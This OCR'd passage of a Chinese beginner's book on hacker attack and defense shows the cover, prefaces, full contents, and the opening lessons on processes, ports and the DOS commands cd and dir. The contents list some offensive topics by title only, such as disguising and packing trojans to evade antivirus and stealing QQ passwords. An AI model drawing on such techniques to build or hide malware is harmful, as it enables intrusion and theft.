菜鸟安全

电脑黑客攻防技巧总动员

企鹅工作室　王礼龙　编著

- **知识全面**　全面讲解黑客防御、电脑加密、备份与恢复系统、查杀木马病毒和上网安全防御等电脑黑客攻防技巧
- **技巧实用**　全书以应用技巧为主，包含50多个热点快报+200多个知识小栏目+300多个应用技巧+1000多张步骤图片
- **情景教学**　安排两个大框架、4组小栏目，打造情景学习模式，启发读者思考，达到快速上手、举一反三的目的
- **书盘结合**　配套多媒体超值教学光盘，直观、生动、互动性强，实现与书中知识相互结合、互相补充

清华大学出版社

ISBN 978-7-302-24682-4
9 787302 246824 >
定价：39.00元(附光盘1张)

丛书序

学电脑有很多方法，更有很多技巧。一本好书，不仅能让读者快速掌握基本知识、操作方法，还应让读者能够无师自通、举一反三。

基于上述目的，清华大学出版社精心打造了品牌丛书——“举一反三”。本系列丛书作者精心挑选了最实用、最精炼的内容，采用一个招式对应一个技巧，同时补充讲解一个知识点的叙述方式。此外书中还穿插“内容导航、热点快报、知识补充、注意事项、专家坐堂、举一反三”等众多小栏目，采用双栏的紧凑排版方式，配合步骤、技巧，以重点、难点相对突出的精美双色印刷，并配套大容量的多媒体教学光盘，使读者能够参照书中的实际操作步骤、对照光盘快速开展实战演练，从而达到“举一反三”的目的。

丛书主要内容

如果您是一名电脑初、中级读者，那么“举一反三”丛书正是您所需要的。本丛书覆盖面广泛、知识点全面，已出版书目如下所示。

批　次	图书品种
第一批	《网上冲浪技巧总动员》
	《Windows Vista 技巧总动员》
	《Office 2007 办公技巧总动员》
	《Word 2007 排版及应用技巧总动员》
	《Excel 2007 表格处理及应用技巧总动员》
	《系统安装与重装技巧总动员》
	《数码照片拍摄与处理技巧总动员》
	《家庭 DV 拍摄与处理技巧总动员》
	《电脑硬件与软件技巧总动员》
	《电脑故障排除技巧总动员》
	《BIOS 与注册表技巧总动员》
	《电脑安全防护技巧总动员》

续表

批　次	图书品种
第二批	《AutoCAD 2010 机械绘图技巧总动员》
	《AutoCAD 2010 建筑绘图技巧总动员》
	《Flash CS5 动画设计技巧总动员》
	《Excel 2010 表格处理及应用技巧总动员》
	《Office 2010 办公应用技巧总动员》
	《Photoshop CS5 数码照片处理技巧总动员》
	《Windows 7 技巧总动员》
	《Word 2010 排版及应用技巧总动员》
	《炒股入门技巧总动员》
	《电脑常用工具软件技巧总动员》
	《电脑黑客攻防技巧总动员》
	《家庭电脑应用技巧总动员》
	《老年人学电脑技巧总动员》
	《淘宝网开店与交易技巧总动员》
	《网上开店与推广技巧总动员》
	《五笔打字与 Word 排版技巧总动员》
	《五笔字型速查技巧总动员》

丛书主要特色

作为一套面向初、中级读者的系列丛书，“举一反三”丛书具有“内容精炼、技巧实用”，“全程图解、轻松阅读”，“情景教学、快速上手”，“精美排版、双色印刷”，“书盘结合、互补学习”五大特色。

✉ 内容精炼　技巧实用

每本图书均挑选精炼、实用的内容，循序渐进地展开讲解，符合读者由浅入深、逐步提高的学习习惯。语言讲解准确、简明，读者不需要经过复杂的理解和思考，即可明白所学习的知识。

本丛书以应用技巧为主，操作步骤为辅，理论知识为补充；采用一个招式对应一个技巧，同时补充讲解一个知识点的叙述方式。对于各种需要操作练习的知识，都以操作步骤的方式进行讲解，让读者在大量的操作步骤和应用技巧中，逐步培养动手实践的能力。

✉ 全程图解　轻松阅读

本丛书采用“全程图解”的讲解方式，在以简洁、清晰的文字对知识内容进行说明后，以图形的表现方式，将各种操作步骤直观地表现出来。基本上是一个操作步骤对应一个图形，且在图形上添加步骤序号与说明，更准确地对各知识点进行操作演示，这样，既节省了版面，又增加了可视性，使读者感到轻松易学。

✉ 情景教学　快速上手

本丛书非常注重读者的学习规律和学习心态，安排了“内容导航、热点快报”学习大框架，以及“知识补充、注意事项、专家坐堂、举一反三”等学习小栏目，通过打造一种合理的情景学习方法和模式，在活泼版面、轻松阅读的同时，让读者能够主动思考、触类旁通，从而达到快速上手、举一反三的目的。

✉ 精美排版　双色印刷

本丛书采用类似杂志的版式设计，使用 10 磅字号、双栏和三栏相结合的排版方式，版式精美、新颖、紧凑，既适合阅读又节省版面，超值实用。

本丛书以黑色印刷为主，而“操作步骤、操作技巧、重点、难点、知识补充、注意事项、专家坐堂、举一反三”等特殊段落，需要读者加强学习的地方则采用双色印刷，以达到重点突出、直观醒目、轻松阅读的目的。

✉ 书盘结合　互补学习

本丛书配套多媒体教学光盘，光盘内容与书中的知识相互结合并互相补充，而不是简单的重复，具有直观、生动、互动等优点。

丛书特色栏目

作者在编写本书时，非常注重读者的学习规律和学习心态，每个专题都安排了“内容导航、热点快报”等学习大框架，以及“知识补充、注意事项、专家坐堂、举一反三”等学习小栏目，让读者可以更加高效地学习、更加轻松地掌握。

主要栏目	主要内容
内容导航	在每个专题的首页，简明扼要地介绍本专题将要学习的主要内容，使读者在学习的过程中能够有的放矢
热点快报	对本专题所讲的知识进行更准确、更全面的概括，以精练的、概括的语言列出本专题将要介绍的重要内容和经典技巧等

续表

主要栏目	主要内容
知识补充	在众多操作步骤中，穿插一些必备知识，或是本专题主要知识点、重点和难点的学习提示
注意事项	强调本专题的重点、难点，以及学习过程中需要特别注意的一些问题或事项，从而达到巩固知识，融会贯通的目的
专家坐堂	将高手在学习电脑应用过程中积累的经验、心得、教训等通通告诉你，让你快速上手、少走弯路
举一反三	对新概念、新知识、重点、难点和应用技巧通过典型操作加以体现，从而达到触类旁通、举一反三的目的

光盘主要特色

本书配备了交互式、多功能、大容量的多媒体教学光盘。书中涉及的主要内容，通过演示光盘做了必要的示范。光盘内容与图书内容相互结合并互相补充，既可以对照光盘轻松自学，又可以参照图书互动学习。配套光盘具有以下特色。

光盘特色	主要内容
功能强大	配套光盘具有视频播放、人物情景对话、背景音乐更换、音量调节、光盘目录快速切换等众多功能模块，功能强大、界面美观、使用方便
情景教学	配套光盘通过老师、学生和小精灵 3 个卡通人物来再现真实的学习过程，情景教学、生动有趣
互动学习	读者可跟随光盘的提示，在光盘演示中执行如单击、双击、输入、拖动等操作，实现现场互动学习的新模式
边学边练	将光盘切换成一个文字演示窗口，读者可以根据文字说明和语音讲解的指导，在电脑中进行同步跟练操作，边学边练

丛书创作团队

本丛书由“企鹅工作室”集体创作，参与编写的人员有席金兰、吴琪菊、余素芬、吴海燕、朱春英、费一峰、徐海霞、张珊珊、袁盐、何林苡、陈建良、余雅飞、任晓芳、张云霞、俞成平、王礼龙等。

由于水平有限，书中难免有疏漏和不妥之处，敬请广大读者批评指正，读者服务邮箱：ruby1204@gmail.com。

企鹅工作室

前言

本书主要针对初、中级读者的需求，从零开始、系统全面地讲解了黑客入侵和防御的应用技巧。

本书主要内容

全书精心安排了 14 个专题、两个附录，以应用技巧为主，操作步骤为辅，一个招式对应一个技巧，讲解一个知识点，主要内容如下表所示。

本书专题	主要内容
专题一 黑客攻防必修基本技巧	介绍黑客应熟知的端口、DOS 命令、注册表信息以及虚拟机设置等应用技巧
专题二 常用黑客防御技巧	介绍创建账户密码，删除共享资源，关闭协议，修改 TTL 值、防范 IPC$入侵和停止信使服务等防御技巧
专题三 Windows 系统漏洞入侵防御技巧	介绍防御 ARP 欺骗攻击、禁用共享服务、关闭无用端口、修补系统漏洞和开启 360 漏洞防火墙等技巧
专题四 电脑系统安全防御技巧	介绍更改管理员账户名、使用账户锁定策略、禁用注册表、阻止访问命令提示符、禁止 U 盘自行启动等技巧
专题五 清除电脑使用痕迹更安全	介绍彻底删除文件、清空 Windows 临时文件夹和日志文件、清除 Word 文档隐私信息和 Cookies 数据、清除迅雷的下载记录和播放记录等技巧
专题六 学会电脑中的隐藏技巧	介绍隐藏文件夹和任务栏、隐藏电脑驱动器和快速启动工具栏、隐藏桌面图标和 QQ 地理位置等技巧
专题七 巧用加密技术防御黑客	介绍设置 BIOS 密码和账户登录密码、限制密码输入次数和长度、设置屏保密码、为办公软件设置密码、使用万能加密器、加密 QQ 和 MSN 聊天记录等技巧
专题八 木马入侵技巧	介绍将木马伪装成小游戏和网页、制作电子书木马、给木马加壳、修改木马特征码、使用黑客之门和使用 IRC 木马控制内网等技巧

续表

本书专题	主要内容
专题九 木马攻防实战技巧	介绍生成和防御网页木马、生成和防御远程木马、使用密保软件和木马克星等技巧
专题十 远程控制和黑客扫描技巧	介绍使用 SuperScan 转换域名和 IP、用 LanSee 扫描局域网计算机端口、用 X-Scan 扫描主机漏洞、使用 TeamViewer 进行远程控制和远程重启被控电脑等技巧
专题十一 系统和数据备份、恢复独家技巧	介绍使用矮人工具箱备份和还原系统盘、备份和恢复注册表、使用驱动人生备份和还原驱动程序、备份网络设置参数、使用 EasyRecovery 恢复被删除和格式化的文件以及使用 FinalData 恢复误删的 Office 文档等技巧
专题十二 病毒彻底查杀高级技巧	介绍使用 360 安全卫士查杀流行木马和清理恶评软件、使用 Avast!开机扫描查杀顽固病毒和屏保杀毒、使用可牛杀毒软件双引擎查杀病毒、玩转可牛杀毒软件实时保护功能和开启 ESET NOD32 的高级模式等技巧
专题十三 防火墙安全防御技巧	介绍使用金山网镖 2010 精确定位未知进程、使用瑞星个人防火墙禁止指定软件访问网络、使用瑞星个人防火墙过滤网页和利用风云防火墙保护账户密码等技巧
专题十四 电脑上网安全防御技巧	介绍限制访问对象网站、阻止弹出窗口、禁止查看网页的源文件、使用 Chrome 隐身模式、启用网上诱骗和恶意软件保护功能和使用 360 网盾等技巧
附录一 常用黑客命令	介绍黑客入侵常用的命令
附录二 常见木马端口	介绍木马入侵常用的端口号

本书读者定位

本书及配套多媒体光盘非常适合初、中级读者选用，也可以作为高职高专相关专业和电脑短训班的培训教材。

本书还适合以下读者：

- 电脑安全防护初级学习者与中级提高者
- 电脑安全防护终极技巧爱好者
- 在校学生与办公人员
- 电脑爱好者与玩家

企鹅工作室

目 录

专题一 黑客攻防必修基本技巧 1

技巧 1 初识进程、端口和服务 1
技巧 2 解读 DOS 系统的常用命令 2
技巧 3 轻松检查账户 5
技巧 4 禁用不明服务 5
技巧 5 检测网络连接 6
技巧 6 巧识 Windows 注册表 6
技巧 7 巧识 TCP/IP 协议簇 6
技巧 8 巧用 IP 协议 7
技巧 9 巧用 ARP 协议 7
技巧 10 巧用 ICMP 协议 8
技巧 11 用 VMware 创建虚拟环境 8
技巧 12 在虚拟机中安装系统 10
技巧 13 安装虚拟机工具 11
技巧 14 在虚拟机中架设 IIS 服务器 11
技巧 15 在虚拟机中安装网站 13
技巧 16 主动攻击和被动攻击的区别 14
技巧 17 学会利用公共搜索引擎 14
技巧 18 利用站点内部和论坛的搜索引擎 15
技巧 19 恢复强行被木马隐藏的硬盘文件 15

专题二 常用黑客防御技巧 17

技巧 20 如何查看与当前电脑相连的 IP 地址 17
技巧 21 如何查看自己的 IP 地址 17
技巧 22 查看网络上电脑的 IP 地址的 3 种方法 18
技巧 23 为 Administrator 用户创建密码 18
技巧 24 禁用来宾账户防范黑客攻击 19
技巧 25 禁止显示上次登录的用户名 20
技巧 26 巧妙禁止使用*.reg 文件 20
技巧 27 防止“账号克隆”的本地安全设置 20
技巧 28 给你的回收站上把“锁” 21
技巧 29 保护拨号网络密码的安全 22
技巧 30 用 net share 查看本地共享资源 22
技巧 31 手动删除本地共享资源 23
技巧 32 巧用注册表禁止默认共享 23
技巧 33 查看本地所有开放端口 23
技巧 34 查看局域网中指定电脑的共享资源 23
技巧 35 查看自己电脑的详细网络配置 24
技巧 36 测试物理网络命令 24
技巧 37 探测 ARP 绑定列表 24
技巧 38 查看电脑用户账号列表 25
技巧 39 设置 ARP 缓存老化时间 25
技巧 40 关闭多余的协议 25
技巧 41 修改 TTL 值迷惑黑客 26
技巧 42 阻止 ICMP 重定向报文攻击 26
技巧 43 掌握“跳板”技术 27
技巧 44 巧用 BIOS 防病毒 27
技巧 45 IPC$入侵的 4 种方式 27
技巧 46 防范 IPC$入侵的 4 种方法 28
技巧 47 停止信使服务 31

专题三 Windows 系统漏洞入侵防御技巧 33

技巧 48 解析系统存在漏洞的原因 33
技巧 49 了解系统漏洞攻击原理 34
技巧 50 快速认识网络特工 35
技巧 51 ARP 欺骗攻击 36
技巧 52 巧防 ARP 欺骗攻击 37
技巧 53 漏洞入侵技巧 37
技巧 54 查看共享服务 41
技巧 55 禁用共享服务 42
技巧 56 关闭无用端口 44

技巧 57 巧用 360 安全卫士修补系统漏洞 46
技巧 58 快速开启 360 漏洞防火墙 47
技巧 59 在“添加或删除程序”中查看已修补漏洞 47

专题四 电脑系统安全防御技巧 49

技巧 60 更改系统管理员账户名 49
技巧 61 巧用账户锁定策略 50
技巧 62 为黑客伪装陷阱账户 51
技巧 63 取消远程协助 52
技巧 64 启用 Ctrl+Alt+Delete 交互式登录 52
技巧 65 禁用注册表编辑器 53
技巧 66 禁止远程修改注册表 53
技巧 67 禁用“运行”对话框 54
技巧 68 屏蔽 Ctrl+Alt+Delete 组合键弹出对话框中的注销功能 54
技巧 69 从“我的电脑”右键快捷菜单中删除“属性”命令 55
技巧 70 禁止更改“我的文档”文件夹位置 55
技巧 71 阻止访问命令提示符 56
技巧 72 选择性显示控制面板程序 56
技巧 73 禁用不需要的启动项 57
技巧 74 禁用多余的服务组件 58
技巧 75 禁止从“计算机”访问驱动器 58
技巧 76 禁止插入的 U 盘自动运行 59
技巧 77 快速启动 Windows 防火墙 60
技巧 78 快速启动自动更新 61
技巧 79 提高 IE 安全级别 61

专题五 清除电脑使用痕迹更安全 63

技巧 80 学会彻底删除文件 63
技巧 81 删除“开始”菜单的程序图标 64
技巧 82 选择性清除“运行”历史记录 64
技巧 83 隐藏程序和文档的使用痕迹 64
技巧 84 清除办公软件中的“开始/查找”中的历史列表 65
技巧 85 别忽视剪贴板泄密 66
技巧 86 及时清空回收站 66
技巧 87 清除程序和文档的使用痕迹 66
技巧 88 手动清空 Windows 临时文件夹 67
技巧 89 清除 Windows 的日志文件 68
技巧 90 清除 Word 文档隐私信息 68
技巧 91 让 WinRAR 不保留文件历史记录 69
技巧 92 清除 WinRAR 访问的对话框编辑记录 69
技巧 93 清除 IE 上网痕迹 69
技巧 94 手动删除 Cookies 数据 70
技巧 95 通过注册表完全禁止 Cookies 70
技巧 96 让 IE 自动清除临时文件夹 71
技巧 97 让 IE 不再记录访问历史 71
技巧 98 消除已访问 IE 地址的颜色变化 71
技巧 99 让 IE 不再自动填写表单 72
技巧 100 清除 IE 地址栏自动匹配功能 72
技巧 101 让输入的网址不被 IE 记录 73
技巧 102 傲游浏览器一键清除 73
技巧 103 让 MSN 不保留历史记录 73
技巧 104 快速清除 QQ 使用记录 74
技巧 105 定期清理 QQ 的无用文件夹 74
技巧 106 清除迅雷的下载记录 75
技巧 107 清除 Media Player 播放记录 75
技巧 108 清除 KMPlayer 播放记录 76
技巧 109 让电脑关机时自动清除页面文件 76

专题六 学会电脑中的隐藏技巧 79

技巧 110 养成隐藏文件夹的习惯 79
技巧 111 显示隐藏的文件夹 80
技巧 112 将私人文件夹变为回收站 80
技巧 113 快速隐藏任务栏 81
技巧 114 将文件寄生隐藏 81
技巧 115 隐藏电脑的驱动器 81
技巧 116 隐藏“快速启动”工具栏 82
技巧 117 隐藏通知区域的程序图标 82
技巧 118 快速隐藏桌面所有图标 83
技巧 119 隐藏“屏幕保护程序”选项卡 83

目 录

技巧 120 让关机按钮从登录界面消失 84
技巧 121 让回收站从桌面上消失 84
技巧 122 巧妙隐藏 IE 收藏夹 85
技巧 123 在局域网中隐藏共享文件夹 86
技巧 124 给 IE 临时文件夹换个家 86
技巧 125 快速隐藏“搜索”界面 87
技巧 126 快速隐藏“运行”界面 88
技巧 127 快速隐藏“注销”界面 88
技巧 128 隐藏“工具”菜单中的各个选项 89
技巧 129 隐藏 QQ 的地理位置 89

专题七 巧用加密技术防御黑客 91

技巧 130 设置电脑 BIOS 密码 91
技巧 131 设置超强的电脑启动密码 92
技巧 132 设置账户登录密码 93
技巧 133 让设置的密码更安全 94
技巧 134 设置密码输入的次数限制 95
技巧 135 设置密码输入的长度限制 95
技巧 136 设置登录账户的隐藏 96
技巧 137 设置屏幕保护密码 96
技巧 138 给所有屏幕保护程序加上密码 97
技巧 139 让电脑开机后立即进入屏幕保护 97
技巧 140 设置 Word 2010 文档密码 98
技巧 141 设置 Excel 2010 文档密码 99
技巧 142 设置 PowerPoint 2010 文档密码 100
技巧 143 设置 PDF 文档密码 101
技巧 144 设置 WinRAR 压缩文件密码 101
技巧 145 设置 ZIP 压缩文件密码 102
技巧 146 压缩加密好压更方便 102
技巧 147 巧用文件夹加密超级大师 103
技巧 148 巧用万能加密器 105
技巧 149 巧用 Photo Encrypt 加密图片 106
技巧 150 图片加密大师给图片加把锁 107
技巧 151 巧用网页加密精灵加密网页 107
技巧 152 申请 QQ 密码保护 108
技巧 153 加密 QQ 聊天记录 108
技巧 154 加密 QQ 空间及相册 109
技巧 155 为 IE 设置内容审查密码 109
技巧 156 为你的密码找个管家 110
技巧 157 加密 MSN 聊天记录 111

专题八 木马入侵技巧 113

技巧 158 木马的分类及攻击方式 113
技巧 159 木马的攻击流程 113
技巧 160 解析将木马伪装成小游戏的全过程 115
技巧 161 解析将木马伪装成网页的全过程 115
技巧 162 解析网络精灵(NetSpy)木马的攻击 115
技巧 163 解析给木马加壳技巧 116
技巧 164 解析修改木马特征码的技巧 117
技巧 165 解析生成灰鸽子服务器端的全过程 118
技巧 166 解析用灰鸽子远程控制的技巧 119
技巧 167 解析黑客之门使用技巧 120
技巧 168 解析用 IRC 木马控制内网的全过程 123

专题九 木马攻防实战技巧 127

技巧 169 解析网页木马的生成过程 127
技巧 170 剖析网页木马防御技巧 129
技巧 171 快速生成远程木马 132
技巧 172 防御远程木马绝招 134
技巧 173 盗取游戏账号木马大曝光 135
技巧 174 解析啊拉 QQ 密码潜伏者盗取 QQ 全过程 136
技巧 175 剖析防御啊拉 QQ 密码潜伏者的技巧 138
技巧 176 安装杀毒软件和防火墙 141
技巧 177 巧用密保软件 141
技巧 178 巧用木马克星清除木马 142
技巧 179 木马隐藏原理大解析 143

专题十 远程控制和黑客扫描技巧 145

技巧 180 巧用 SuperScan 转换域名和 IP 145
技巧 181 巧用 LanSee 搜索局域网共享资源 146

技巧 182 巧用 LanSee 复制局域网共享资源 146
技巧 183 巧用 LanSee 轻松设置共享资源 147
技巧 184 巧用 LanSee 扫描局域网计算机端口 148
技巧 185 巧用 LanSee 扫描本机活动端口 148
技巧 186 巧用 LanSee 探测局域网计算机信息 148
技巧 187 巧用 SuperScan 查看局域网内的活动主机 149
技巧 188 玩转 SuperScan 工具选项..... 149
技巧 189 玩转 SuperScan 的 Windows 枚举功能 149
技巧 190 巧用 X-Scan 扫描主机漏洞..... 149
技巧 191 巧用 MAC 扫描器扫描网络中的计算机信息 151
技巧 192 巧用 ScanPort 快速扫描网络中的计算机信息 151
技巧 193 超级网络邻居(IPBook)使用全攻略 152
技巧 194 巧用 IPBook 下载共享资源..... 153
技巧 195 巧用 Magic Packet 远程唤醒你的电脑 153
技巧 196 巧用 Magic Packet 远程唤醒多台计算机 154
技巧 197 流光使用全攻略 155
技巧 198 玩转 QQ 远程协助功能..... 157
技巧 199 使用 TeamViewer 进行远程控制 159
技巧 200 使用 TeamViewer 与对方交换身份进行控制 160
技巧 201 巧用 TeamViewer 远程重启被控电脑 161
技巧 202 巧用 TeamViewer 进行屏幕录像 161
技巧 203 巧用 TeamViewer 进行简单聊天 162
技巧 204 巧用 TeamViewer 查看被控端计算机的信息 162
技巧 205 轻松设置 TeamViewer 的连接效果 163

专题十一 系统和数据备份、恢复独家技巧 165

技巧 206 使用矮人工具箱备份系统盘..... 165
技巧 207 使用矮人工具箱还原系统盘..... 166
技巧 208 备份和恢复注册表 167
技巧 209 查看驱动程序是否正确安装..... 168
技巧 210 手动更新驱动程序 169
技巧 211 手工备份驱动程序 170
技巧 212 手动卸载驱动程序 170
技巧 213 使用 Windows 优化大师备份驱动程序 171
技巧 214 使用 Windows 优化大师恢复驱动程序 172
技巧 215 使用驱动精灵备份驱动程序..... 172
技巧 216 使用驱动精灵更新驱动程序..... 173
技巧 217 使用驱动精灵还原驱动程序..... 173
技巧 218 使用驱动精灵删除驱动程序..... 174
技巧 219 使用驱动人生简单备份驱动程序 174
技巧 220 使用驱动人生快速更新驱动程序 175
技巧 221 使用驱动人生快速还原驱动程序 175
技巧 222 驱动人生驱动卸载及驱动评估 176
技巧 223 备份特定好友的 QQ 聊天记录..... 176
技巧 224 备份与还原所有 QQ 聊天记录..... 177
技巧 225 备份和还原 QQ 表情..... 178
技巧 226 巧用 QQ 好友恢复系统找回 QQ 好友 179
技巧 227 快速导出/导入收藏夹 180
技巧 228 手动备份收藏夹 182
技巧 229 IE 缓存的备份..... 182
技巧 230 Cookies 的备份与还原 183
技巧 231 傲游浏览器网页在线收藏..... 184

技巧 232 巧用傲游备份浏览器设置 185
技巧 233 记录网络设置参数 185
技巧 234 搜狗输入法的备份与恢复 186
技巧 235 备份 WinRAR 的设置 187
技巧 236 备份与还原系统字体 188
技巧 237 认识 EasyRecovery 的数据拯救与修复功能 189
技巧 238 巧用 EasyRecovery 恢复被删除文件 190
技巧 239 巧用 EasyRecovery 恢复格式化文件 192
技巧 240 EasyRecovery 高级恢复丢失数据 193
技巧 241 巧用 EasyRecovery 修复损坏的文件 195
技巧 242 FinalData 数据恢复好帮手 196
技巧 243 巧用 FinalData 恢复误删文件 196
技巧 244 巧用 FinalData 恢复误删 Office 文档 197
技巧 245 巧用 FinalData 恢复误删电子邮件 198
技巧 246 用 FinalData 恢复损坏文件 199
技巧 247 用 CHKDSK/F 命令找回丢失簇 199
技巧 248 修复无效子目录 199

专题十二 病毒彻底查杀高级技巧 203

技巧 249 使用 360 安全卫士查杀流行木马 203
技巧 250 使用 360 安全卫士清理恶评软件 204
技巧 251 巧用 360 安全卫士轻松修补系统漏洞 204
技巧 252 使用 360 杀毒软件定时查毒 206
技巧 253 升级 360 杀毒软件病毒库 206
技巧 254 扫描完成后自动关机 207
技巧 255 巧设 360 杀毒软件防护级别 207
技巧 256 巧设 360 杀毒软件嵌入式扫描 208
技巧 257 玩转 360 杀毒软件的白名单 209
技巧 258 让 avast!更省资源 209
技巧 259 巧用 avast!扫描自定义文件夹 211
技巧 260 avast!开机扫描查杀顽固病毒 211
技巧 261 巧用 avast!拦截网站广告 212
技巧 262 巧用“沙箱”安全浏览网页 212
技巧 263 让 avast!在屏保时进行杀毒操作 213
技巧 264 巧妙处理 avast!隔离区中的文件 214
技巧 265 让可牛杀毒软件和其他杀毒软件共存 215
技巧 266 巧用可牛杀毒软件双引擎查杀病毒 216
技巧 267 玩转可牛杀毒软件实时保护功能 216
技巧 268 玩转可牛杀毒软件的浏览器医生 217
技巧 269 巧用可牛杀毒软件修复系统漏洞 218
技巧 270 轻松开启 ESET NOD32 的高级模式 218
技巧 271 取消扫描指定文件，提高查杀效率 219

专题十三 防火墙安全防御技巧 221

技巧 272 巧用金山网镖 2010 查看网速 221
技巧 273 巧用金山网镖 2010 查看计算机的网络活动状况 221
技巧 274 金山网镖 2010 搜索框的妙用 222
技巧 275 巧用金山网镖 2010 精确定位未知进程 223
技巧 276 快速切换金山网镖 2010 的区域规则 223
技巧 277 巧用瑞星个人防火墙禁止指定软件访问网络 224
技巧 278 轻松设置瑞星个人防火墙可信区 224
技巧 279 巧用瑞星个人防火墙过滤网页 225
技巧 280 巧用瑞星个人防火墙限制上网时间 226

技巧 281 巧用瑞星个人防火墙阻止播放网络视频 227
技巧 282 巧设瑞星个人防火墙密码..... 228
技巧 283 巧用风云防火墙保护账户密码 228
技巧 284 巧用风云防火墙识别系统进程 229
技巧 285 巧用风云防火墙揪出隐藏进程 230
技巧 286 巧用风云防火墙优化系统服务 230
技巧 287 巧用风云防火墙修复IE 故障 230
技巧 288 更改风云防火墙提示窗口自动关闭动作 231
技巧 289 开启 360 木马防火墙的 ARP 防火墙 232
技巧 290 巧用 360 木马防火墙手动添加网址黑名单 232

专题十四 电脑上网安全防御技巧 235

技巧 291 轻松删除 IE 浏览历史..... 235
技巧 292 巧妙限制访问对象网站..... 236
技巧 293 轻松阻止弹出窗口..... 237
技巧 294 巧防上网所填信息泄露..... 238
技巧 295 禁用 IE 中的“文件”→“另存为”命令 238
技巧 296 禁止查看网页的源文件..... 239
技巧 297 巧妙移除“Internet 选项”对话框的“常规”选项卡..... 240
技巧 298 巧妙移除“Internet 选项”对话框的“连接”选项卡..... 241
技巧 299 巧妙移除“Internet 选项”对话框的“高级”选项卡..... 241
技巧 300 巧妙移除“Internet 选项”对话框的“程序”选项卡..... 242
技巧 301 巧妙移除“Internet 选项”对话框的“内容”选项卡..... 243
技巧 302 巧妙移除“Internet 选项”对话框的“安全”选项卡..... 243
技巧 303 巧妙移除 Internet 选项的对话框的“隐私”选项卡..... 244
技巧 304 巧用 Chrome 隐身模式..... 245
技巧 305 禁止网站跟踪本机地理位置..... 245
技巧 306 禁止网站显示桌面通知..... 246
技巧 307 启用网上诱骗和恶意软件保护功能 246
技巧 308 启用 360 网盾 246
技巧 309 用金山网盾护卫上网安全..... 247

附录一 常用黑客命令 251

附录二 常见木马端口 253

举一反三

专题一　黑客攻防必修基本技巧

内容导航

木马进程、DOS 命令和注册表信息等名词都是很容易接触到的，这些知识都是黑客技术中最基础，也是经常遇到的。只有充分认识黑客，了解黑客，才能将黑客技术引向正途，让黑客技术为社会服务。

热点快报

- 初识进程、端口和服务
- 解读 DOS 系统的常用命令
- 轻松检查账户
- 禁用不明服务

技巧1　初识进程、端口和服务

进程、端口和服务都是黑客经常攻击的对象，但是它们同样对计算机有着不可或缺的作用，对网络安全有着至关重要的作用。

(1) 初识进程

进程是一个具有独立功能的程序关于某个数据集合的一次运行活动。它可以申请和拥有系统资源，是一个动态的概念，是一个活动的实体。它不只是程序的代码，还包括当前的活动，通过程序计数器的值和处理寄存器的内容来表示。

经常查看计算机当前的进程可以详细了解计算机的活动，杜绝不明进程。按下 Ctrl+Alt+Del 组合键即可打开 Windows 任务管理器，如右上图所示。

举一反三

按下 Ctrl+Shift+Esc 组合键也可以打开 Windows 任务管理器。

(2) 初识端口

端口可以分为硬件端口、软件端口和网络端口。其中硬件领域的端口又称接口，如 USB 端口、串行端口等。

软件领域的端口一般指网络中面向连接服务和无连接服务的通信协议端口，是一种抽象的软件结构，包括一些数据结构和 I/O(基本输入/输出)缓冲区。

在网络技术中，端口(Port)有好几种意思。集线器、交换机、路由器的端口指的是连接其他网络设备的接口，如 RJ-45 端口、Serial 端口等。这里说的端口不是指物理意义上的端口，而是特指 TCP/IP 协议中的端口，是逻辑意义上的端口。在现代计算机网络技术中有着重要的作用。

(3) 了解服务

在 Windows 2000/XP/7 系统中，服务是指执行指定系统功能的程序、例程或进程，以便支持其他程序，尤其是底层(接近硬件)程序。通过网络提供服务时，服务可以在 Active Directory(活动目录)中发布，从而促进以服务为中心的管理和使用。

在计算机中，需要各种服务支持各种功能，也可以手动开启或关闭某些服务实现相应的功能。

❶ 选择“开始”→“运行”命令，打开“运行”对话框。

这样打开本地服务后，就可以启用或禁用本地服务了。

系统服务有着非常重要的作用。

- 启动、停止、暂停、恢复或禁用远程和本地计算机服务。
- 管理本地和远程计算机上的服务。
- 设置服务失败时的故障恢复操作。例如，重新自动启动服务或重新启动计算机。
- 为特定的硬件配置文件启用或禁用服务。
- 查看每个服务的状态和描述。

知识补充

服务是一种应用程序类型，在后台运行。服务应用程序通常可以在本地和通过网络为用户提供一些功能，例如客户端/服务器应用程序、Web 服务器、数据库服务器以及其他基于服务器的应用程序。

技巧2 解读 DOS 系统的常用命令

DOS 命令，是 DOS 操作系统的命令，是一种面向磁盘的操作命令。虽然随着计算机技术的发展，平时的操作已很少接触到 DOS 系统了，但是 DOS 系统对黑客来说却有着至关重要的作用。

DOS 命令其实就是 DOS 系统中提供的运行程序，这些程序通过相应的命令来运行，以完成各种特定的任务。

“知己知彼百战百胜”，对于普通用户而言，了解一些常见的 DOS 命令对于电脑应用方面也有着很大的帮助。

下面介绍 DOS 系统中的一些常用命令。

(1) cd 命令

功能：改变当前目录。

类型：内部命令。


格式：cd[盘符:][路径名][子目录名]。


使用说明：

- 如果省略路径和子目录名则显示当前目录。
- 如采用“cd\”格式，则退回到根目录。
- 如采用“cd..”格式，则退回到上一级目录。

下面就以用 cd 命令完成退回到根目录操作为例，介绍其步骤和效果。

❶ 按下 Win+R 组合键，打开“运行”对话框。





(2) dir 命令

功能：显示磁盘目录的内容。

类型：内部命令。


格式：dir [盘符:][路径][/p][/w]。

使用说明：

